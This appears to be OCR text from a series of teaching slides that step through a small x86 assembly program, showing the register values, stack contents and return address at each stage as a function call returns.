0xfd2b0

0x00000000


%eax	0x33
%edx	0xa
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x80483a0

```
callee:
  push %ebp                   0x8048394
  mov %esp,%ebp               0x8048395
  mov 0xc(%ebp),%eax          0x8048397
  mov 0x8(%ebp),%edx          0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax               0x80483a0
  pop %ebp                    0x80483a3
  ret                         0x80483a4
main:
  push %ebp                   0x80483a5
  mov %esp,%ebp               0x80483a6
  sub $0x18,%esp              0x80483a8
  movl $0x28,0x4(%esp)        0x80483ab
  movl $0xa,(%esp)            0x80483b3
  call 0x8048394              0x80483ba
  mov %eax,-0x4(%ebp)         0x80483bf
  mov -0x4(%ebp),%eax         0x80483c2
  leave                       0x80483c5
  ret                         0x80483c6
```




%eax	0x33
%edx	0xa
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x80483a3

```
callee:
  push %ebp                   0x8048394
  mov %esp,%ebp               0x8048395
  mov 0xc(%ebp),%eax          0x8048397
  mov 0x8(%ebp),%edx          0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax               0x80483a0
  pop %ebp                    0x80483a3
  ret                         0x80483a4
main:
  push %ebp                   0x80483a5
  mov %esp,%ebp               0x80483a6
  sub $0x18,%esp              0x80483a8
  movl $0x28,0x4(%esp)        0x80483ab
  movl $0xa,(%esp)            0x80483b3
  call 0x8048394              0x80483ba
  mov %eax,-0x4(%ebp)         0x80483bf
  mov -0x4(%ebp),%eax         0x80483c2
  leave                       0x80483c5
  ret                         0x80483c6
```



%eax	0x33
%edx	0xa
%esp	0xfd2b0
%ebp	0xfd2d0
%eip	0x80483a3

```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax                0x80483a0
→ pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```



0xFFFFFFFF

0xfd2d4

0xfd2c0

0xfd2d0

0x28

0xfd2bc

0xa

0xfd2b8

0x80483bf

0xfd2b4


0xfd2d0

0xfd2b0

0x00000000

%eax	0x33
%edx	0xa
%esp	0xfd2b4
%ebp	0xfd2d0
%eip	0x80483a3

```
callee:
  push %ebp                   0x8048394
  mov %esp,%ebp               0x8048395
  mov 0xc(%ebp),%eax          0x8048397
  mov 0x8(%ebp),%edx          0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax               0x80483a0
  pop %ebp                    0x80483a3
  ret                         0x80483a4
main:
  push %ebp                   0x80483a5
  mov %esp,%ebp               0x80483a6
  sub $0x18,%esp              0x80483a8
  movl $0x28,0x4(%esp)        0x80483ab
  movl $0xa,(%esp)            0x80483b3
  call 0x8048394              0x80483ba
  mov %eax,-0x4(%ebp)         0x80483bf
  mov -0x4(%ebp),%eax         0x80483c2
  leave                       0x80483c5
  ret                         0x80483c6
```


0xFFFFFFFF

0xfd2d4

0xfd2c0

0xfd2d0

0x28

0xfd2bc

0xa

0xfd2b8

0x80483bf

0xfd2b4


0xfd2d0

0xfd2b0

0x00000000

%eax	0x33
%edx	0xa
%esp	0xfd2b4
%ebp	0xfd2d0
%eip	0x80483a3

```
callee:
  push %ebp                 0x8048394
  mov %esp,%ebp             0x8048395
  mov 0xc(%ebp),%eax        0x8048397
  mov 0x8(%ebp),%edx        0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax             0x80483a0
  pop %ebp                  0x80483a3
  ret                       0x80483a4
main:
  push %ebp                 0x80483a5
  mov %esp,%ebp             0x80483a6
  sub $0x18,%esp            0x80483a8
  movl $0x28,0x4(%esp)      0x80483ab
  movl $0xa,(%esp)          0x80483b3
  call 0x8048394            0x80483ba
  mov %eax,-0x4(%ebp)       0x80483bf
  mov -0x4(%ebp),%eax       0x80483c2
  leave                     0x80483c5
  ret                       0x80483c6
```




0xFFFFFFFF

0xfd2c0	0xfd2d4
	0xfd2d0
0x28	
0xa	0xfd2bc
0x80483bf	0xfd2b8
0xfd2d0	0xfd2b4
	0xfd2b0

0x00000000

```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

%eax	0x33
%edx	0xa
%esp	0xfd2b4
%ebp	0xfd2d0
%eip	0x80483a4




0xFFFFFFFF

Stack	Address
	0xfd2d4
0xfd2c0	0xfd2d0
0x28	
0xa	0xfd2bc
0x80483bf	0xfd2b8
0xfd2d0	0xfd2b4
	0xfd2b0

0x00000000

%eax	0x33
%edx	0xa
%esp	0xfd2b4
%ebp	0xfd2d0
%eip	0x80483bf

```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```


0xFFFFFFFF

0xfd2d4

0xfd2c0

0xfd2d0

0x28

0xfd2bc

0xa

0xfd2b8

0x80483bf

0xfd2b4


0xfd2d0

0xfd2b0

0x00000000


%eax	0x33
%edx	0xa
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483bf

```
callee:
  push %ebp                  0x8048394
  mov %esp,%ebp              0x8048395
  mov 0xc(%ebp),%eax         0x8048397
  mov 0x8(%ebp),%edx         0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax              0x80483a0
  pop %ebp                   0x80483a3
  ret                        0x80483a4
main:
  push %ebp                  0x80483a5
  mov %esp,%ebp              0x80483a6
  sub $0x18,%esp             0x80483a8
  movl $0x28,0x4(%esp)       0x80483ab
  movl $0xa,(%esp)           0x80483b3
  call 0x8048394             0x80483ba
  mov %eax,-0x4(%ebp)        0x80483bf
  mov -0x4(%ebp),%eax        0x80483c2
  leave                      0x80483c5
  ret                        0x80483c6
```




%eax	0x33
%edx	0xa
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483bf

```
callee:
  push %ebp                   0x8048394
  mov %esp,%ebp               0x8048395
  mov 0xc(%ebp),%eax          0x8048397
  mov 0x8(%ebp),%edx          0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax               0x80483a0
  pop %ebp                    0x80483a3
  ret                         0x80483a4
main:
  push %ebp                   0x80483a5
  mov %esp,%ebp               0x80483a6
  sub $0x18,%esp              0x80483a8
  movl $0x28,0x4(%esp)        0x80483ab
  movl $0xa,(%esp)            0x80483b3
  call 0x8048394              0x80483ba
  mov %eax,-0x4(%ebp)         0x80483bf
  mov -0x4(%ebp),%eax         0x80483c2
  leave                       0x80483c5
  ret                         0x80483c6
```



%eax	0x33
%edx	0xa
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483bf

```
callee:
  push %ebp                 0x8048394
  mov %esp,%ebp             0x8048395
  mov 0xc(%ebp),%eax        0x8048397
  mov 0x8(%ebp),%edx        0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax             0x80483a0
  pop %ebp                  0x80483a3
  ret                       0x80483a4
main:
  push %ebp                 0x80483a5
  mov %esp,%ebp             0x80483a6
  sub $0x18,%esp            0x80483a8
  movl $0x28,0x4(%esp)      0x80483ab
  movl $0xa,(%esp)          0x80483b3
  call 0x8048394            0x80483ba
  mov %eax,-0x4(%ebp)       0x80483bf
  mov -0x4(%ebp),%eax       0x80483c2
  leave                     0x80483c5
  ret                       0x80483c6
```



